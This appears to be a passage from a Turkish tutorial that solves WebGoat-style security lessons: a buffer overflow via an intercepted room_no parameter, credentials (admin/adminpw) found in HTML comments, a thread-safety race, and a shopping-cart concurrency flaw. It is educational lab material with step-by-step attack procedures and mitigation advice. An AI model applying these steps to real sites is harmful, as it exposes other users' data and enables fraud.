
Dersin Çözümü

Öncelikle otelin dışında ikamet etmekte olan sizin normal şartlarda internet erişimine dahil olamamanız gerekir. Fakat şimdi düzenleyeceğimiz buffer overlow saldırısı ile otel içinde kayıtlı olan bir müşterinin senaryo gereği bilgilerine erişeceğiz ve böylece otelin dışından internet erişimini elde etmiş olacağız. Öncelikle ders ekranındaki metin kutularından ilk ikisine rasgele bir şeyler girin. Rasgele bir şeyler giriyoruz, çünkü otelde kalan herhangi bir kişinin adını ve soyadını bilmiyoruz. Ardından WebScarab'ınız eğer http taleplerini yakalayabiliyor değilse yakalayabiliyor yapmak için Intercept sekmesine gelin ve Intercept Request checkbox'ına tick işareti koyun. Şimdi ders ekranındaki *Submit* butonuna tıklayın. Ekrana gelen WebScarab'ın popup'ındaki post ettiğimiz bilgilere bakalım:




Görüldüğü üzere rasgele olarak girdiğim ilk metin kutusundaki 'a' ve ikinci metin kutusundaki 'b' harfleri POST edilmektedir. Üçüncü metin kutusunun değerini tutan room_no değişkeni ise oda sakinin kaldığı oda numarasını tutacaktır. İşte saldırı bu değişken üzerinden gerçekleştirilecektir. Normalde kullanıcıdan beklenen oda numarası değeri taş çatlasın 4 basamaklı bir sayıdır. Biz 4 basamaklı bir sayı yerine bunun belki 1000 katı değerinde bir sayı gireceğiz. Böylece sunucuda oda numarası için ayrılmış değişken boyutunu aşmış olacağız ve sunucu belleğinde room_no değişkeninin yer aldığı hücrenin komşu hücrelerindeki değerleri taşma miktarınca okuyabileceğiz. Çünkü otelin sunduğu hizmete göre metin kutularına girilen değerler baz alınarak sunucu bir sonuç göndermektedir. İşte gönderilen bu sonuç taşma miktarınca room_no değişkeninin komşusunda yer alan bellek hücrelerindeki değerleri içerecektir.

Şimdi buffer overflow saldırısında bulunmak için bu linkteki devasa sayıyı kopyalayın. Ardından önceden ekrana gelen WebScarab popup'ına tekrar gelin. Oradaki room_no değişkeninin yanındaki hücreye çift tıklayın ve kopyaladığınız devasa sayıyı oraya yapıştırın. Accept Changes butonuna bastıktan sonra ders ekranı sizden internet erişimi için kullanacağınız paketi seçmenizi isteyecektir. *Accept Terms* butonuna basarak devam edin. Nihai olarak sunucu girilen oda sakininin bilgilerini döndürecektir. Fakat girdiğimiz veri devasa olduğu için oda sakininin bilgileri döndüğü gibi diğer oda sakinlerinin bilgileri de döndürülmüş olacaktır. Bunu görebilmek için kaynak koda inmemiz gerekmektedir. Zira bu bilgiler html kodlaması ile arayüzden saklanmaktadır. Kaynak kodu komple inceleyerek zaman kaybetmek yerine sadece belirttiğim alana sağ tıklayın ve Öğeyi Denetle(Inspect Element) seçeneğine tıklayın. Böylece arayüzden saklanan oda sakinlerinin bilgilerini görebiliyor olacaksınız.



Yukarıdaki resimde yer alan yeşil çemberin olduğu noktaya sağ tıklayıp Öğeyi denetle dedikten sonra tarayıcının alt bölümündeki kısımda beliren html kodların biraz aşağısına

indiğinizde göreceksiniz ki oda sakinlerinin tüm bilgileri listelenmiş:



İçlerinden birini seçin ve ad, soyad, oda numarası bilgilerini bir yere not edin. Gereksiz yere çalışmaması için WebScarab'a eklediğiniz tick işaretini kaldırın. Ardından ders ekranının sol tarafında sıralanan derslerden bulunduğumuz dersin ismine tıklayın ve tekrar otelin internet erişimi talep sayfasına gelmiş olun. Gelen ekrandaki ilk metin kutusuna not ettiğiniz adı, ikincisine soyadı ve üçüncüsüne de oda numarasını girin. Sonra bir internet paketi seçin ve *Accept Terms* butonuna tıklayın. Böylece otelin dışından otelin bir sakiniymiş gibi internet sahibi oldunuz.

Sonuç

Buffer Overflow ile gelmesi planlanan bilgi ile beraber sunucudaki ilgili bilginin yer aldığı hücrenin komşu hücrelerindeki diğer bilgiler de elde edilmiş oldu. Bu tip saldırılardan sakınabilmek için kullanıcının girdiği verilere karakter limiti konulmalıdır. Normal kullanıcı için istemci taraflı karakter limiti tayin edilmeliyken kötü niyetli kullanıcılar için de sunucu taraflı karakter limiti koyulmalıdır. Yani bir istemci ve bir de sunucu olmak üzere iki tarafta da karakter limiti koyulmalıdır. İstemci tarafı için html attribute'u olan maxlength kullanılabilir. Sunucu tarafında ise kullanılan web programlama dilinin karakter sayısı ölçen bir fonksiyonu if condition'ları ile kontrolü sağlayacak şekilde kullanılabilir(Mesela if(strlen(degisken) > 50 echo "hata: tampon taştı";)

DERS 26 - CODE QUALİTY > DİSCOVER CLUES İN THE HTML

Code Quality(Kod Kalitesi) ünitesinin dersi olan *Discover Clues in the HTML(HTML'deki ipuçlarını keşfetme)* dersinde kodlama esnasında not düşülen yorumlar ele alınacaktır.

Dersin Hedefi


Kullanıcı olarak yetkilendirme kontrolünü atlatabilmeniz gerekmektedir.

Açıklamalar

Geliştiriciler FIXME(Beni düzelt), TODO's(Yapılacaklar Listesi), Code Broken(Kırılmış kod), Hack gibi ifadeleri geliştirdikleri kodlara ekledikleri için adları çıkmıştır. Yani geliştiriciler bu anlamda kötü bir üne sahiptir. Hele bir de backdoors(arka kapıları - sistem açıklarını), şifreleri ve buna benzer şeyleri yorum olarak kodlarına eklemeleri yok mu... Bu ders bu konuda geliştiricileri uyarmak adına öğretici bir hedefe sahiptir.

Dersin Çözümü

Ders ekranında sunulan login arayüzündeki bir metin kutusuna sağ tıklayın ve Öğeyi Denetle(Inspect Element) deyin. Tarayıcının alt bölümünde açılan ekranda HTML kaynak kodlarını görüceksiniz. Biraz yukarı çıktığınızda fark edeceksiniz ki bu login arayüzünü geliştiren ekip unutmamak için kullanıcı adı ve şifreyi yorum olarak kaynak koda kaydetmişler.



Yorum satırlarından elde edilen admin kullanıcı adı ve adminpw şifresini kullanarak login arayüzünden giriş yaptığınızda dersi tamamlamış olursunuz.

Sonuç

Bir yazılım ya da web uygulaması geliştirirken dokümantasyon çok mühimdir. Çünkü binlerce yazdığınız kod satırlarına bir süre sonra geri döndüğünüzde "Ben burada ne yapmışım?"

sorusunu sormanız çok muhtemeldir. Tekrardan yazdığınız koda adapte olabilmek için kod içine yorum satırları eklemek faydalıdır. Fakat güvenlik anlamında kritik bilgiler bu derste olduğu gibi başkalarının erişebileceği şekilde meydanda durmamalıdır. Zira kötü niyetli kimselerin yapacakları işlerden bir tanesi de kaynak kodu incelemektir.

DERS 27 - CONCURRENCY > THREAD SAFETY PROBLEMS

Concurrency(Eşzamanlılık) ünitesinin ilk dersi olan *Thread Safety Problems(İş Parçacığı Güvenlik Problemleri)* dersinde thread safety kavramından bahsedilecektir.

Dersin Hedefi

Kullanıcı web uygulmasındaki eşzamanlılık sorununu exploit edebilmeli, yani istismar edebilmeli ve kendi login bilgilerini görecekken aynı anda aynı fonksiyonu kullanan başka kullanıcının bilgilerini görebilmelidir.


Açıklamalar

Web uygulamaları birden fazla HTTP taleplerini eşzamanlı olarak işleyebilirler. Geliştiriciler geliştirdikleri web uygulamalarında sıklıkla thread safe olmayan değişkenler kullanırlar. Bir class'ın thread safe olması demek eşzamanlı gerçekleşen http taleplerinin sorunsuzca halledilmesi demektir. Yani thread safe'in olmadığı bir sınıfta aynı anda kullanılan sınıf değişkenini ilk thread nasıl görüyorsa diğer thread'ler de o şekilde görür. Buradaki thread'lerin her birini http talebi olarak düşünmelisiniz. Siz bir web tarayıcısı ile bir sunucudan sayfa talep ettiğinizde bu bir thread'e tekabül eder. Farklı bir tarayıcı penceresinden aynı siteyi talep ederseniz bu ikinci thread'e tekabül eder. Bu thread'leri alan sunucu ise bunları işleme sokar ve sonuç döndürür. Sorun şu ki eğer web uygulaması thread safe değilse eşzamanlı gelen thread'lerden biri diğerinin kopyası sonuç alacaktır. Yani sanki her thread kendi stack'ine sahip değilmiş gibi davranacaktır ve ilk thread, değişkenleri nasıl görüyorsa diğer thread'ler de aynı şekilde görecektir. Bunu kafanızda canlandırabilmek için sınıfın içerisinde **static** bir değişkenin kullanıldığını varsayın. Ne kadar farklı thread gelirse gelsin static değişken aynı değerini koruyacaktır. Böylece kullanıcıya ikinci thread için farklı içerikli sayfa gelmesi gerekirken aynı içerikli sayfa gelecektir. thread safe kullanılarak bir thread'in başka thread'lere karışması ve değerlerini modifiye etmesi riski paylaşımlı veriye koordineli erişim ile engellenir.


Dersin Çözümü

Öncelikle dersin konusu eşzamanlılık olduğu için ders ekranını görüntüleyen tarayıcı ile beraber yeni bir pencere daha açalım. Bunun için ders ekranını görüntüleyen tarayıcı penceresini ekrana getirin ve CTRL+N tuş kombinasyonunu kullanın. Böylece yeni bir tarayıcı penceresi açmış olursunuz. Ardından ders ekranını görüntüleyen tarayıcıdaki url'yi kopyalayın ve yeni açtığınız tarayıcıya yapıştırın ve enter'layın. Artık bu dersin eşzamanlılıkla alakalı bug'ını, yani hatasını exploit etmek için - sömürmek için - hazırsınız.

Ders bize iki tane kullanıcı adı sunmaktadır. Birincisi dave ve ikincisi ise jeff 'tir. Bu kullanıcı adlarından birini ilk tarayıcının sunduğu ders ekranındaki metin kutusuna, diğerini ise yeni açtığınız tarayıcının sunduğu ders ekranındaki metin kutusuna giriniz.



Ardından ders ekranında bulunan *Submit* butonuna her iki tarayıcı için seri(hızlı) bir şekilde basın. Ekrana gelen kullanıcı bilgileri göreceğiniz üzere her iki tarayıcıda da aynı olacaktır. Hem de diğer pencereden farklı kullanıcı adı girilmiş olmasına rağmen...



Sonuç

Eğer geliştirilen web uygulamaları thread safe olmazsa bu derste olduğu gibi bir kullanıcı bir başka kullanıcının bilgilerine eşzamanlılığı tutturduğu takdirde erişebilir. Yani kullanıcı kendi hesabına girmeyi beklerken bir de bakmış, bir başkasının hesabına girmiş. Bu durum tahmin edebileceğiniz gibi hiç de hoş olmaz. :)

DERS 28 - CONCURRENCY > SHOPPİNG CART CONCURRENCY FLAW

Concurrency(Eşzamanlılık) ünitesinin ikinci dersi olan *Shopping Cart Concurrency Flaw(Alışveriş Sepeti Eşzamanlılık Açığı)* dersinde alışveriş sepetindeki eşyanın eşzamanlılık bug'ı kullanılarak nasıl ucuza alınabileceğinden bahsedilecektir.


Dersin Hedefi


Bu egzersizde hedefiniz bir malı daha düşük fiyata eşzamanlılık durumunu exploit ederek - sömürerek - almaktır.


Dersin Çözümü


Dersin sunduğu alışveriş similasyonunda 4 tane ürün görüntülenmektedir. 4 üründen kaç tane alınacaksa yanlarına adedlerini girilebileceğimiz metin kutuları mevcuttur. Bu metin kutuları doldurulup *Sepeti Güncelle(Update Cart)* butonuna tıklanıldığında aynı sayfada kalınmakla beraber sunucuya yeni ürün adetleri bilgisi gönderilir ve böylece tablo verileri güncellenir. Bu sayfada aynı zamanda satın al(*Purchase*) butonu da mevcuttur. Eğer sepet güncellenmeden girilen ürün adetlerini takriben *Purchase* butonuna tıklanılırsa sepet yine güncellenmiş olur. Kodlar buna göre ayarlanmıştır. Aynı zamanda kodlara göre *Purchase(Satın Al)* butonuna basıldığı takdirde tablodaki toplam fiyatlar(*Total*) sunucudaki *runningTotal* adlı değişkende toplanır ve en sonunda calcTotal değişkenine runningTotal değişkeni atanır. *Purchase(Satın Al)* butonuna tıklanıldıktan sonra gelen sayfada onayla(*Confirm*) butonu bulunmaktadır. *Confirm* butonuna tıklanıldığı takdirde kod bazında **tablo güncellenmesi yapılmadan** var olan bilgilerle işlem sonlandırılır. Bu şekilde kodlanmış e-ticaret sitelerinde geliştirici sonuç olarak şu mantığı kurmuş olmalıdır ki bu şekilde tercihini kullanmış ve kodlamış: "Ödeme onaylama aşamasına gelene kadar zaten müşteri tablodan istediği ölçüde adet verisi girmiştir. Bu girilmiş veriler satın al(*Purchase*) butonuna tıklanılması sonucu calcTotal adlı değişkende toplanmıştır. E artık tablo işlemi geride kaldığına göre 